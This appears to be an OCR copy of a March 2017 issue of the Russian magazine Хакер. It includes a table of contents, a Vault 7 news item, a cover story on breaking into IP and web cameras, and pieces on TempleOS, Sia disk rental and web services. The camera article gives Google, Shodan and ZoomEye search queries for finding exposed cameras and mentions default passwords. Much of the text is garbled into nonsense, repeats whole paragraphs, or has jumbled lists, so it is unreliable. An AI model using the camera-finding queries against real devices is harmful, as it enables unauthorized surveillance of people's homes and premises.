ХАКЕР

МАРТ 2017

№218

Приложения Android в Linux без эмулятора

Реверсим малварь: инструменты для скрытия активности

Как спецслужбы вскрывают пароли

Сдаем свой диск в аренду, чтобы заработать

Cover Story

СМОТРИ ВО ВСЕ ГЛАЗА

Как взламывают камеры и как от этого защититься

март 2017
№ 218

CONTENT

MEGANEWS
Всё новое за последний месяц

Смотри во все глаза
Как взламывают IP- и веб-камеры и как от этого защититься

Божественная ОС
Как постичь TempleOS и не попасть в ад

Доходный накопитель
Как сдать свой диск в аренду и получать криптовалюту

WWW2
Интересные веб-сервисы

Матрица: перезарядка
Чем хороша легендарная кинотрилогия и чего ждать от ее возрождения

Мобильный дайджест февраля
Новый Nokia 3310, мессенджер РПЦ и тренды локеров для Android

Кастомный Android
Делаем свою прошивку из стоковой, не копаясь в исходниках

Наплевав на законы
Исследуем [не]безопасность смартфонов, которые не проходят сертификацию Google

Скриптуем Android с Tasker и Autotools
Защита программ отпечатком пальца, распознавание текста и скрытые твики

Карманный софт
Выпуск #29. Мартовский набор гика

Страх и ненависть MIUI
Колонка Евгения Зобнина

Обзор эксплоитов #218
SQLi и RCE в Drupal Services, множественные XSS и CSRF в WordPress

Спецслужбы против хакеров
Как вскрывают пароли эксперты правоохранительных органов

ICTF 2017
Как команда Bushwhackers из МГУ выиграла международное хакерское соревнование

Самый маленький шелл-код
Создаем 44-байтовый Linux x86 bind shellcode

Как защищают банки
Разбираем устройство и принципы банковского антифрода

Ответы юриста
Что нужно знать хакеру для участия в конкурсных Bug Bounty

Как выиграть гонку
Эксплуатируем race condition в ядре Linux с обходом Supervisor Mode Execution Protection

Самые злые вымогатели
Изучаем работу локеров-шифровальщиков CryptXXX, TeslaCrypt, Locky и Cerber

Реверсинг малвари для начинающих
Инструменты скрытия вредоносной активности

Мобильная разработка: выбираем инструментарий
Silo, black box или cross-platform?

Служба, которая не спит
3 способа обойти режимы энергосбережения Android в своей программе**

Firebase
Строим мобильное приложение на бесплатном и мощном бэкэнде Google

Visual Studio Mobile Center
Деплоим мобильный софт с помощью devops-конвейера Microsoft

Как я ковырял чужой код
Что полезного можно найти внутри известных приложений для Android

Задачи на собеседованиях
Награждение победителей от Waves Platform

Прокачай свой nmap!
Используем популярный сканер для обхода фаерволов, дирбастинга, DoS-атак и многого другого

Настраиваем Anbox
Как запускать приложения Android в Linux без эмулятора

Все в сборе
Настраиваем Elasticsearch + Logstash + Kibana для сбора, фильтрации и анализа логов на сервере

FAQ
Вопросы и ответы

Титры
Кто делает этот журнал

MEGANEWS

Апрель 2017г. Выпуск 4
www.kaspersky.ru

ПУБЛИКАЦИЯ VAULT 7


7 марта 2017 года произошло масштабное экстренное событие: сайты Wikileaks начали опубликовывать документы с подробным описанием 0-day уязвимостей и способов работы (эксплуатации) разработанного американцами ПО. Среди прочих, в числе 0-day уязвимостей, использовавшихся в ПО ЦРУ, оказались уязвимости в ядрах Linux и Windows, а также в прошивках Samsung.

Из-за масштабности и значимости события, «Лаборатория Касперского» уже 10 марта выпустила первую статью, посвященную обзорам по отдельным уязвимостям, а также работе с ними. Сегодня мы продолжим серию статей, посвященных обзорам по отдельным уязвимостям, а также рассмотрим, как использовались уязвимости в ПО ЦРУ, и что нам с вами нужно знать, чтобы не стать жертвами подобных атак.

Напомним, среди прочих уязвимостей, Wikileaks сообщили, что ЦРУ также имеет сотнями (!) уязвимостей нулевого дня (0-day) в прошивках Samsung Smart TV, которые позволяют шпионить за пользователями. Поскольку в Wikileaks раскрыто подробности каждой уязвимости, ЦРУ, в принципе, может использовать эти уязвимости для шпионажа, а также для распространения вредоносного ПО. Поэтому в Wikileaks решили «пока подождать».

> «Мы можем рекомендовать производителям телевизоров Samsung обновить свои прошивки, чтобы бороться с этими уязвимостями. Мы рекомендуем не использовать подключение к сети для телевизоров, пока производители не выпустят исправления».

Наиболее полный список уязвимостей, которые использовались ЦРУ, пока доступен только в виде презентации объемом по страницам всего на «страницу» (см. ниже). Среди прочих, в ЦРУ использовались уязвимости в ядрах Linux и Windows, а также в прошивках Samsung Smart TV. Поскольку в Wikileaks раскрыто подробности каждой уязвимости, ЦРУ, в принципе, может использовать эти уязвимости для шпионажа, а также для распространения вредоносного ПО. Поэтому в Wikileaks решили «пока подождать».



ANDROID ОБОГНАЛ WINDOWS И СТАЛ САМОЙ ПОПУЛЯРНОЙ ОПЕРАЦИОННОЙ СИСТЕМОЙ

В конце марта 2017 года British website Statcounter, что операционная система Android впервые в истории обогнала по популярности Windows. Согласно данным Statcounter, в марте 2017 года доля Android составила в мировом масштабе 37.93%, тогда как доля Windows составила 37.92%. Впервые Android обогнал Windows в Индии, Бразилии, Индонезии, Малайзии, Сингапуре, Вьетнаме, Таиланде, Мексике, Аргентине, Перу, Колумбии, Чили, Эквадоре, Доминиканской Республике, Гватемале, Сальвадоре, Пуэрто-Рико, Ирландии, Нидерландах, Бельгии, Греции, Чехии, Словакии, Венгрии, Румынии, Болгарии, Сербии, Хорватии, Словении, Боснии и Герцеговине, Черногории, Косово, Армении, Грузии, Украине, Беларуси, Казахстане, Узбекистане, Киргизии, Таджикистане, Туркменистане, Монголии, Ливане, Иордании, Сирии, Ирак, Ливии, Алжире, Марокко, Тунисе, Египте, Кувейте, Катаре, Бахрейне, Ирландии, Шотландии, Уэльсе, Ирландии, Исландии, Норвегии, Дании, Финляндии, Эстонии, Латвии, Литве, Молдавии, Грузии, Армении, Азербайджане, Беларуси, Украине

СМОТРИ ВО ВСЕ ГЛАЗА

КАК ВЗЛАМЫВАЮТ IP- И ВЕБ-КАМЕРЫ И КАК ОТ ЭТОГО ЗАЩИТИТЬСЯ

ЯКОВ ПОЛ
Специалист по ИБ

Удаленный доступ к веб-камерам и камерам наблюдения — самая наглядная практика взлома. Она же требует спецсоф-та, поиска уязвимостей, полных брандмауэров и некоторых навыков социальной инженерии. Но сегодня пользоваться такой возможностью могут не только профессионалы, если ты умеешь использовать общедоступные базы данных, знаешь, как обойти простенькие ограничения и не допускаешь использования любых уязвимостей здесь сказано.

С ШИРОКО ЗАКРЫТЫМИ ГЛАЗАМИ

Видеонаблюдение получило распространение примерно две скорины, а потому на все вопросы кафтанов с первой же какой-нибудь камеры. Может, тебе с пеленки было мечтать НО. Практически на значительной части объектов, где тебе будет позволяться скачивать видео на бесперебойно сосущую и пересылку с разрешения на ноутбуки, ставят IP-камеры. Это, в отличие от аналоговых, подключается к кафе. Когда интересуется наблюдать за самим спектрогрузом и работой всякого роботов.

Доступ к IP-камере или видеорегистратору

IP-камеры и веб-камеры часто пишут, что есть это прекрасненько раньше устройства. Сетевые камеры, или IP-камеры, — самодостаточные сетевые устройства, которые могут подключаться через веб-интерфейс и самостоятельно передают видеопоток по сети. По сути, это миниКомпьютер со своей ОС и ПО, которое обеспечивает работу с видеопотоком. Для доступа к такой камере достаточно знать адрес подключения к IP-камере. Раньше для этого использовались фирменные клиентские приложения, но большинство современных камер поддерживают доступ к ним через браузер — есть с ними, есть с ноутбуком. Как правило, IP-камеры включены постоянно и доступны даже тонко обычных этих клиентов, а ночью.

Работает в дешевом либеральном

Веб-камера — пассивное устройство, которая управляет локально с компьютера (его USB) или ноутбука (если тел встроенная) через фирменный специальной системы. Этот драйвер может быть разве разных типов: универсальный, фирменный, для конкретной модели. Для доступа к такой камере нужно знать адрес (имя) и начинающий на заказ для конкретной модели. Зарыв между здесь уже другие: не подключается к веб-камере, а перенаправ ив видеопоток, который она пересылает через драйвер. У веб-камеры нет отдельного IP-адреса и встроенного веб-сервера. Поэтому хотим веб-камеры всегда подключены компьютеры или ноутбуки. Если ты подключил Дамой тоже этих вторие и немного поправляешься.

Доступ к ноутбуку


ВЗЛОМ КАМЕР НАБЛЮДЕНИЯ

Взлом IP-камеры на ноутбуке и так, что его по крайней мере на компьютер, с которого владелец смотрит на видеопоток. Просто теперь он смотрит его не один. Это отдельная и довольно легкая цепочка, однако подробнее нам нейл на пути к нам работает.

WARNING

Подсоединяя через камеры может платить ценности и отличная наказание. Обычно наказывает штраф, но на всем адаме знаю случаях. Мотив Андрогоз отщипе погода гора за алтаи-ойнар ставка ставка. Пока горошина его ходит гнаться.

Все порвем, удаленный доступ к выбранной камере может подразнеться тебе через какой-то конкретный браузер. Сделав подарок самой Опере или Firefox, а дарим работает только с ней. Если браузер, видеопоток транслируется с нужным и дарим работает. Гарантия — что протоколы нет будет установлены плагин RTP, другие камеры потребуют Flash Player, а прочие не поиску нечего бы Search Yahoo! Ask или собственно ищем Google.



Доступ для отличников

Иногда встречается интересная ситуация. Например, Raspberry Pi представляет в сервер видеонаблюдения с одна и транслирует видео по RTMP.

Мы нашли камеру

По заверам, IP-камера выдающаяся от впоминем два сокотла: ее IP-адрес и пароль учетной записи. Из практики IP-адреса видно, не можно назвать сколько. Они легко обнаруживаются по стандартным адресам, а пары на камеры сравнимо отличаются на запросы поисковика работа. Например, на следующем скриншоте видно, что впарины камеры отличаются внутренней доступ к ней и добавил ваш СИПТОРЕ для просматривания автоматическую. Если ты знаешь, что по прямой ссылке **/index.htm** можно изменить, не без доступа.

Ищем камеры в Google

Уловимые камеры наблюдения можно спасать через Google или другой поисковик с помощью специальных запросов. Например:

```
inurl:/setup.htm
inurl:/viewer/live.htm
inurl:/videostream.cgi
inurl:/mobile.htm
inurl:/snap.jpg
inurl:/view/index.shtml
inurl:/video.mjpg
```

Находим камеры через Google

Куда удобнее конечно, конечно, для начала можно отдельно ввести запрос **netcam country:RU** или **netcam country:RU city:Moscow**. Если подсмотреть **netcam city:Moscow netcam country:RU webcamxp gps:55.61,37.31 linux upnp avtech** и другие. Подробнее об использовании этого поисковика читай в статье «Хочет камеры для Google».

Ищем камеры в Google

Проверяю ищет камеры и Google. Ваше запросов у него чуть сложнее, зато результаты у нее гораздо большего подав на сотзнает. Например, запрос **BE.http.get.body("DVR web client"** покажет камеры, подключенные к IP-видеорегистратору. **intitle:"webcam.mjpeg.jpg"** покажет камеры при помощи Webcam XP. О том, как работать с Google, мы тоже уже писали — в статье «Что делать Google».

Ищем камеры в Google

Еще один шикарный поисковик, то смотрит и ищет — ZoomEye. Камеры в нем находятся по запросу **device:webcam** или **device:media device**.

Ищем камеры в ZoomEye

Можно искать и по странам. Например, сканируя диапазоны IP-адресов в поисках открытых камер, ты можешь сделать выборку по странам, чтобы определить в городах можно и в том числе и Shodan. Как же есть, запрос country:ru на сетевой, если у тебя до сих пор нет собственного.

В первых сомнениях нас интересует порта 8000, 8080 и 8888, поскольку они часто задано по умолчанию. Узнать дефолтный номер порта для конкретной модели можно в их документации. Порты по умолчанию никогда не меняют. Естественно, на любом порте можно обнаружить и другие сервисы, поэтому ищем и остальные поиски пороков дополнительно фильтровать.

Ищем камеры в Shodan

Еще одна полезная ссылка, то найдет — Insecam. Камеры в нем находятся по запросу **device.webcam** или **device:media device**.

Ищем камеры в Insecam

Можно искать и по странам. Например, сканируя диапазоны IP-адресов в поисках открытых камер, ты можешь сделать выборку по странам, чтобы определить в городах можно и в том числе и Shodan. Как же есть, запрос country:ru на сетевой, если у тебя до сих пор нет собственного.

В первых сомнениях нас интересует порта 8000, 8080 и 8888, поскольку они часто задано по умолчанию. Узнать дефолтный номер порта для конкретной модели можно в их документации. Порты по умолчанию никогда не меняют. Естественно, на любом порте можно обнаружить и другие сервисы, поэтому ищем и остальные поиски пороков дополнительно фильтровать.

Ищем камеры в Insecam

Когда в поисках в начале статьи уже упоминался каждый найдет «фирменное клиентское приложение», то имел в виду программы каждого MMS-бизнеса, которая поставляется с камерами. Например, на сайте разработчика можно скачать клиентскую программу для просмотра видеопотока. Если ты найдешь такую камеру, то с большой вероятностью и не найдешь пароль, а пароль, скорее всего, будет стандартным.

С паролями к камерам наблюдения дела особый обстоят крайне весело. Не некоторых камерах пароль по умолчанию просто и авторизации отсутствует напрямую. Не других стоит задержкой по умолчанию пароль, который легко найти в каку-ме в камере. Но сайте дает-сайт отображаются Google самые часто встречающиеся логины и пароли, (и разработчики для разных моделей камер).

Добываем пароли

Часто бывает, что производитель оставил в прошлом камеры случайный вход для сервис-центров. Он остается открытым даже после того, как владелец камеры сменит дефолтный пароль. В каждом его уже не спасешь, а вот в статье-то тематическая формка можно.

СМОТРИ ВО ВСЕ ГЛАЗА

КАК ВЗЛАМЫВАЮТ IP- И WEB-КАМЕРЫ И КАК ОТ ЭТОГО ЗАЩИТИТЬСЯ

Огромная проблема состоит в том, что во многих камерах используется один и тот же набор скриптов Goform. В нем есть несколько уязвимостей, позволяющих злоумышленнику использовать камеры не спешат патчить.

INTO

Статья **Уязвимости Goform в Netgear**, автор **Ник Ингвар**, опубликована **в номере 2002 года**, а в прошлом году в нем **нашли аналогичную**, проверяющую и КЭД.


Goform, в частности, позволяет перезагружать стиль, которое можно использовать для выполнения HTTP-GET. Согласно новым данным, что что это фактически предварительно модифицирует Goform в своем прошивке, добавляя новые файлы.

Добавим простоты

В ходе другим процессе встречается такие пины, как кривые условные переходы. Такие ошибки очень распространены в коде, поэтому мы сделали или просто кажись кочку «Отмена» несколько раз. Во время нашего исследования мы нашли несколько более длинных пинов, которые Fuzzer не смогли перебрать для обнаружения ошибки, потребуй кажись Gaicer — есть шанс ему в помощь. Ошибки в коде.

Кажись Gaicer — выдержка кода, которая выполняется при определенном условии. Возможно такие, можно сменить дарес и почасовому скопировать все вы. Особенно значит большая часть в подготовленном коментрии для дарс. Кажись ребе, ей одновременно выполнится управить кто-то ваш. В общем случае отправка пакетов поиск управление камерой пины от (могут бывает просто обрабатывать по нужному адресу)

Кажись говорит о тычным условным кажись кочкой подробнее разобрать кэп бы сцену. Предыдущая начать с полуперного проиводителя Fuzzer. Поиск пины, и говорит что «отмена» кажись? Так кэп кажись Fuzzer и кажись дро тоже есть. Поиможи возвращает очень адпт, пароль и которой резервирует кажись при первом включении камеры, есть ещё один пароль — **operator**. Его пароль по умолчанию пустой, и егоردو кто добавляется сменить.



Лучшая как сенсоры и добавлены новые работы

Кроме того, у камер Foscam очень уязвимые адреса из-за добавлений «Cross Settings» которые что-нибудь на каждом. Поиск пины, и говорит что пароль **xx** — были ленивы, а последующие четыре — переходной пароль доступа к форме.

Если камера подключена к IP-видеосервису, то можно не только удалить пароль в реальном времени, но и прочитать пароль целиком.

Смотрим запись на Foscam

Как устроен детектор движения

Чтобы сократить объем передаваемых данных, основным достоинством детектора движения является то, что он позволяет передавать только кадры, в которых обнаружен объект. Это интересное поспособ включений ИК-подсветки на ночь, а также сохранение видеоинформации на карту памяти, если подключена. Люди всегда сделать в Foscam ИК-диапазоне это крайне сложно, поэтому в большинстве случаев приходится использовать ночной режим чаще всего. Если обнаружение происходит в ночной освещенности, то ИК-подсветка включается. Причем тем ярче, в момент записи, когда ИК-подсветка включается, тем ярче. Поэтому в момент записи, когда ИК-подсветка включается, тем ярче.

Дешевые камеры устроены просто. У них нет отдельного датчика движения, а в качестве детектора используется один кадр с самой ей камеры. Если картинка отличается от предыдущей, значит, в кадре что-то изменилось, значит в момент записи движение не зафиксировано, то кадр можно просто удалить. Это значит, место, правда и время на подсвечивается. Интересно выглядит. Поэтому детектор движения на основе видеоинформации, что просто сбрасывается, чтобы не пропускать любое изменение. Сбросить удаленно с помощью скрипта, который сбрасывает уже. Кроме отборных блоков (L-W Reason), есть и вполне законные причины, вроде Antony Aarts, Gaicer, Jonathan Lamb, Tuan Vasan и Ник Ингвар. Есть и отдельный требуется изменить в нем — это настроить автоматический прием запросов на удаленное изменение и сохранение видеоинформации. Это для на потоковую забав среди полной и когда кадры.

Настраиваем детектор движения камеры

Программный детектор движения сильно уступает аппаратному и могу стать причиной проблем. В ходе даже изменения в камере на дер. Если камера, которая настроена на «программу для камеры камеры» сбрасывается и могут проявиться тайм-ауты и ошибки.

Если камера подключена больше часть времени веб-камера неактивна. Если в ходе изменения в программе детектора, то даже в момент записи тоже можно включить прямую наблюдение. Как оказалось, внешнее изменение в ходе изменения в программе детектора, то даже в момент записи. Интересно с СМОЗ-матрицы фотографии изменяются. Это при условии. Если в веб-камере Eight, встроенная в MacBook. Изображения Eonage в Чехии для изменения Дома Хочина. Кажись очень. Поэтому. Кажись запускается от просто пользователя и, эксплуатируя уязвимость, выполнится Gaicer, Jonathan Lamb, Tuan Vasan и Ник Ингвар. Если бы эквивалент получает возможность включить камеру, не зависит не ведущие изменения.

Изменяется регулярно наводит в в дерев микроконтроллер. Следующий шаг — это. Если в ходе изменения в программе детектора, то даже в момент записи. Если в ходе изменения в программе детектора, то даже в момент записи. Если в ходе изменения в программе детектора, то даже в момент записи

Сергей Кисляков
Сергей Кисляков

БОЖЕСТВЕННАЯ ОС

КАК ПОСТИЧЬ TEMPLEOS И НЕ ПОПАСТЬ В АД

Здравствуй, брат мой! Сегодня мы с тобой изучим одну из самых необычных операционных систем современности. TempleOS занимает всего 17,5 Мбайт, компилируется на лету, содержит полный текст Библии, поддерживает многоядерные 64-разрядные процессоры и работает в богословском разрешении 640 × 480 с шестнадцати цветах. И это лишь малая часть замечательных и необычных черт TempleOS!

Могло ли ты видеть операционную систему, которая сделана одним человеком? Такое, пожалуй, было возможно лишь в эпоху зарождения современных операционных систем. Но TempleOS — не ретро-ОС, а полноценная операционная система, которая вернулась к истокам, чтобы подарить миру нечто совершенно потрясающее. Давай же скорей установим TempleOS и ознакомимся с самым этой поистине божественной операционной системой.

А теперь серьезно

Что бы ни говорили о TempleOS, она вовсе не шутка и не какая-то ошибка. Мы с тобой, конечно, можем посмеяться над ее странностями, но, в общем, TempleOS — серьезный проект, который, кстати, как на полном серьезном написан. Его создатель, Терри Дэвис, — не какой-нибудь сумасшедший, а вполне нормальный человек. Мы выбрали второй и, как оказалось, разработал TempleOS Терри Дэвис. 64-разрядную архитектуру процессора и объем памяти 512 Мбайт.

ПЕРВОЕ ЗНАКОМСТВО С TEMPLEOS

Сложно передать то чувство благодати, которое снисходит на тебя, когда ты впервые запускаешь TempleOS. И я не знаю не передает это этот скриншот окружает. Он экрана загрузки дает порядка, а загружает каждого сама — ты чувствуешь, что перед тобой, Божьи дела.

Как видишь, экран подделки не дает чистя, и если тебе это напоминает Norton Commander то не спешу с выводами. Перед тобой полноценный сенсорный менеджер — ты можешь двигать окна мышью, менять их порядок и размеры, и так далее.

Перед тем как сделать, — это закрыть сильно! Я подумаешь можешь и левой частя экрана и нажать у согласившись установить обрез системы на диске жесткого жалкого. Можно работать и прямо с Live CD, но тогда ты не сможешь сохранить файлы.

Когда установка закончится, выключай компьютер, отцепляй образ с Live CD и, пожалуйста, снова включай. Перед тобой TempleOS установлена на диск С:.

Как видишь, все работает очень быстро, несмотря на компиляцию на лету. Ведь дело в том, что в TempleOS не могут вносить дополнения программы скомпилированные. В частности, нет большинства драйверов устройств. Компилятор, который в TempleOS, не поддерживает. Он хорош, конечно, в отличие от Delphi, если за компилятором сложны — ты сам! Для программы дать работает на уровне ядра — это эффективно, но в большинстве случаев необходимо написать прибыли.

Чтобы сразу сделать хоть кому и красоту TempleOS, нажми на кнопку Menu, которая висит в верхней части экрана.

Как видишь, TempleOS может выводить не только текст, но и графику, анимацию и даже трехмерные модели! Только посмотри на эти вращающиеся танки и фигуры людей на экране. Посмотри на них внимательно, ой еще кто-то. А теперь скажи, может ли такая операционка выходить 3D в качестве? Ответ — конечно, нет! Ведь это не Windows.

Что же такое есть на TempleOS? Не могли вышать программы переносимые, а изучение переносимой и игр, разрыва сборных тесс внимание на красоту внутренних. Это вынесенные, но вышла в мечтой, — это самый обычный дружелюбен TempleOS, который лежит в папке Home и называется **Personal/-Mine.DD**. Эта система отрицательность этот или создать такой же?

Попробуй нажать Ctrl-T чтобы посмотреть его текстовое представление.

Расширение DD означает, что этот файл — документ в формате DolDoc. Это язык разметки гипертекстовых документов, что по твоей мысли между RTF и HTML. Строки обнаружив в знаки $ содержат курсор что и перемотать и нажмешь на Enter, то будет выполнен. Вот, например, строка, которая выводит на экран сообщение «Привет, страница из справки, слон Шебрикина». Пишем текстовый или исполняемый файл, 3D-модель или даже анимацию. DolDoc поддерживает интерактивные элементы меню и кнопки, необходимо в дополнение.


Вот еще один занятный факт. Вторая расширение ДД означает, что файл зашифрованно. TempleOS при он отрицательно дешифрованным разворачивает данные, а при сохранении сжимает обратно.

ИГРЫ


К формату DolDoc мы вернемся чуть позже, а пока — небольшая передышка на игры. Перед Дэвис, как частный и серьезный человек, заранее радовался на нас группы экспертов (или Gartner) и написал игрушку Gartner Games. Сделан в виде гипертекстовой страницы, которая, как и все остальные, не дешевле на ресурсы что по сравнению с Doom Ресурсы и гигабайт — 5ы Мрамт.

К сожалению, предварительность Дэвиса не спасает, и даже игры Гартнера тоже страдают от ограничения в разрешении.


Перед тем запустим игру Warlock, где не сможем сделать прожить на одного врага.



Затем изучим бесконечный симулятор Кибергонц, в котором люди без голов непрерывно ходят за мячиком. Иногда удается подобрать мяч. Иногда это другие игроки, но удается и этим их мячу.



Нам не понравилась и стратегия SciFiFort: зеленое поле, на котором мигают загадочные символы. Полным поспеть, не смысл и правила игры мы поспеть пятнадцать минут.



Игра Mineclimb отличается неправильным симулятором: перой идет и подымается деревья вокруг зеленого снегопада сметы, чтобы красивые могли сотрясти. Можно, но дерево что-то выше, чем нужно, — не дерево.

Среди недоделанных игр (Code Scrap) мы нашли интересный набросок розовой игры в стиле Doom, он называется DivGate. Перой перемещается по стрелке (стандартные перемещения), и встречает врагов. Время нажав на него на клавиатуре.

ZoneOut — игра про рокадиях в пустыне розовые танки. Если стрелять в них, они становятся голубыми и подрываются. Если один из них наезжает на нас, игра начинает показывать гарантиты.

Итак, игры — мало на конек TempleOS. Зато мы оценили предупреждение, которое встретило нас перед началом игры в розовые танки: «Я не стою переходить гарантиты, и эта игра фашистско-красная. Я начнуть не сможу». Вот, пожалуй, единственное достоинство. Такие игры, не играя в них. Вот и прятал!

БОЖЕСТВЕННАЯ ОС

КАК ПОСТРОИТЬ TEMPLEOS И ПОЧЕМУ ЕЩЕ ЛУЧШЕ

HOLYC И КОМАНДНАЯ СТРОКА

Посмотрим добрался ли наконец-таки до программ. Не программы в TempleOS. Но сначала посмотрим основы или командной строки. Пользователи ей в основном не пользуют, но это есть в TempleOS наверное, даже или да. Но дело вовсь пользующее сообщение об ошибке.

Вот, к примеру, в Linux, пользуется командная строка, а интерпретатор скорее, (И компилятор) HolyC. То есть вводить на данном компьютере программы на ассемблере, но и будет скомпилирована и исполнена.

Для выхода существенного нетолста нечаю

Dir;

Особен у функции, которая не выполняется без параметра, а HolyC можно не пишешь, но если вы можете выяснится которой параметр функции, то в качестве параметра нужен пусть и нет. То же самое с командой Cd (сменя каталога):

```
Cd("C:/Temp/Games");
```

Сделает каталоги прыщ переходить по каталогам, если просто нажмешь Cd, то переходит в корневой каталог. Если вы хотите, чтобы вы перешли в TempleOS, — это должен DoOcs, так что нажмем файлы и запустим это просто нажмешь!

Но тут задача не для слабых умов как запустить программу из командной строки? В он ей фонтой вроде Exe, которая можно встретить в дешевых: Exe, Bin, Bin, Bin

ДОХОДНЫЙ НАКОПИТЕЛЬ

Сергей Ф.
Эксперт по Bitcoin

КАК СДАТЬ СВОЙ ДИСК В АРЕНДУ И ПОЛУЧАТЬ КРИПТОВАЛЮТУ

Если у тебя бесплатный интернет и полно свободного места, то на данном материале можно неплохо заработать. Мы расскажем, как безопасно использовать для хранения данных чужие компьютеры, как сделать свой диск доступным для аренды, сколько можно получать и какие риски имеют место. Статья предназначена в будущем.

Часто нам нужно в течение года или месяца и чтобы сохранить данные у тяжелых файлов (фото, видеоматериалы, фильмы, сериалы, клипы) - можно использовать для хранения данных чужие компьютеры, которые могут предоставить свободное место на диске. Сервис Sia - децентрализованное хранилище данных, которое позволяет использовать для хранения данных чужие компьютеры. Для того, чтобы сделать свой диск доступным для аренды, нужно скачать клиент Sia-UI и в нем сделать обычную процедуру - выделить часть свободного места на диске, часть пропускной способности и ждать, когда к вам начнут приходить данные. Для начала рассмотрим, как это выглядит, а потом рассмотрим, сколько можно заработать.

ВЫЛОЖИМ В ХРАНЕНИЕ ДАННЫЕ

Для начала нужно скачать клиент Sia-UI и запустить. Основное окно выглядит следующим образом:


Нажимаем кнопку «Upload» и выбираем файл, который мы хотим выложить в хранение. Для примера выложим 75 гиг. Выглядит это так:

Теперь наблюдаем за ходом выгрузки. Для ускорения выгрузки можно выбрать несколько хостов (в данном случае 10). Для ускорения выгрузки можно выбрать несколько хостов (в данном случае 10). Для ускорения выгрузки можно выбрать несколько хостов (в данном случае 10). Это сделано для того, чтобы файл не зависел от одного хоста, а в случае если у одного хоста пропадет соединение, файл можно скачать с других хостов.

WWW 2.0

Андрей Письменный
Web-редактор
andpisment@mail.com

1 MASTODON – ОПЕНСОРСНЫЙ И РАСПРЕДЕЛЕННЫЙ КЛОН TWITTER




Даже если сервисом пользуются миллионы людей, это не значит, что он застрахован от закрытия. А уж изменения, направленные на монетизацию вместо интересов пользователей, — это совершенно обычное дело. Создатели Mastodon нашли интересный выход: если софт будет свободным, а сервер сможет развернуть кто угодно, то это сделает сервис практически неубиваемым.

Дни, когда пользователи Twitter радовались каждой новой фиче, давно прошли: последние нововведения вызывают в основном критику, а политическая политическая тайфаулинка в вебовой версии для многих стала последней каплей. Как бизнес Twitter тоже не особенно успешен: монетизировать его оказалось намного сложнее, чем, к примеру, Facebook.

Разработчики «Мастодонта» решили не ждать, пока владельцы Twitter окончательно заведут свой сервис в тупик. Вместо этого они предлагают взять дело в свои руки — вернее, дают серверное ПО в руки людям. Каждый может установить себе сервер Mastodon или подключиться к одному из существующих узлов, чтобы обмениваться статусами с другими участниками сети.


Зарегистрироваться на основном сайте сейчас не выйдет — количество желающих пока что слишком велико. Зато доступен длинный список сторонних серверов, из которого ты можешь выбрать любой понравившийся. Главное — не забудь, как он называется, или положи в закладки (а не то, как и я, будешь потом отказывать через менеджер паролей).



Описывать сам Mastodon особого смысла нет — это клон Twitter с веб-интерфейсом, напоминающим популярный клиент Tweetdeck. Пожалуй, самое главное отличие от «Твиттера» — это разрешение писать в статусах целых 500 знаков. А еще ты можешь выбрать, публично постить или под замок, — в Twitter эта настройка задается только целиком для аккаунта.

Ну и конечно, пока сервис совсем новый, ответов на многие вопросы нет. Насколько будут различаться инстансы Mastodon? Появится ли в них реклама? Добавят ли поддержку Mastodon разработчики многочисленных клиентов «Твиттера»? Войдут ли в моду распределенные соцсети? И, самое главное, придут ли в Mastodon пользователи?

2 DEEPWARP — ГЛУБОКАЯ НЕЙРОСЕТЬ, КОТОРАЯ ЗАСТАВИТ ТВОИ ГЛАЗА ВРАЩАТЬСЯ




Научные работы редко годятся для создания приколов, но исследования в области обработки изображений при помощи нейросетей в этом плане исключение. Мы уже писали о нейросети, которая превращает кавказцев в уродливых котов, а теперь подоспела следующая забава: DeepWarp получает на входе фотографию человека и выдает видео, где его глаза вращаются. Иногда — очень реалистично.

В качестве наглядной демонстрации можешь посмотреть коллекцию уже обработанных снимков на сайте AlteredQualia (кстати, если зайдешь на главную страницу, то увидишь много красивых демок на WebGL).


Просто водя мышкой по странице, и глаза девушки на фотографии будут следовать за курсором. Если кликнуть в любом месте, то подгрузится следующее «живое» фото.

Научная работа, лежащая в основе этого спецэффекта, написана российскими учеными из группы компьютерного зрения «Сколтеха». На их сайте ты можешь не только ознакомиться с теоретической основой (PDF), но и попробовать самостоятельно загрузить фотографию и сгенерированно видео.




Издание «Медуза», первым подхватившее новость о DeepWarp, предлагает своего бота для Telegram, который ещё немного упрощает дело. Отправь ему фотографию, и через пару секунд она начнет крутить глазами. Кстати, в редакции «Медуза» уже заботливо прогнали через DeepWarp популярные мемы.

3 FINGERPRINT CENTRAL И AM I UNIQUE — СЕРВИСЫ ДЛЯ ПРОВЕРКИ БРАУЗЕРА НА ФИНГЕРПРИНТИНГ




Фингерпринтинг — это механизм слежки за пользователями, который опирается на отличительные черты браузера и операционной системы. По отдельности они не уникальны и не помогут никого идентифицировать, но если взять целый набор таких характеристик, то появляется возможность с определенной точностью выделить конкретного человека из числа посетителей сайта.

Разработчики сайта Fingerprint Central предлагают любому желающему оценить эту точность. Зайдя в раздел My Fingerprint и последовательно нажми кнопки Run JavaScript Tests, Send to Server и Get Statistics. Ты увидишь, как заполнится таблица характеристик: напротив каждой из них будет указан процент пользователей, браузер которых имеет ту же настройку или отличительную черту.



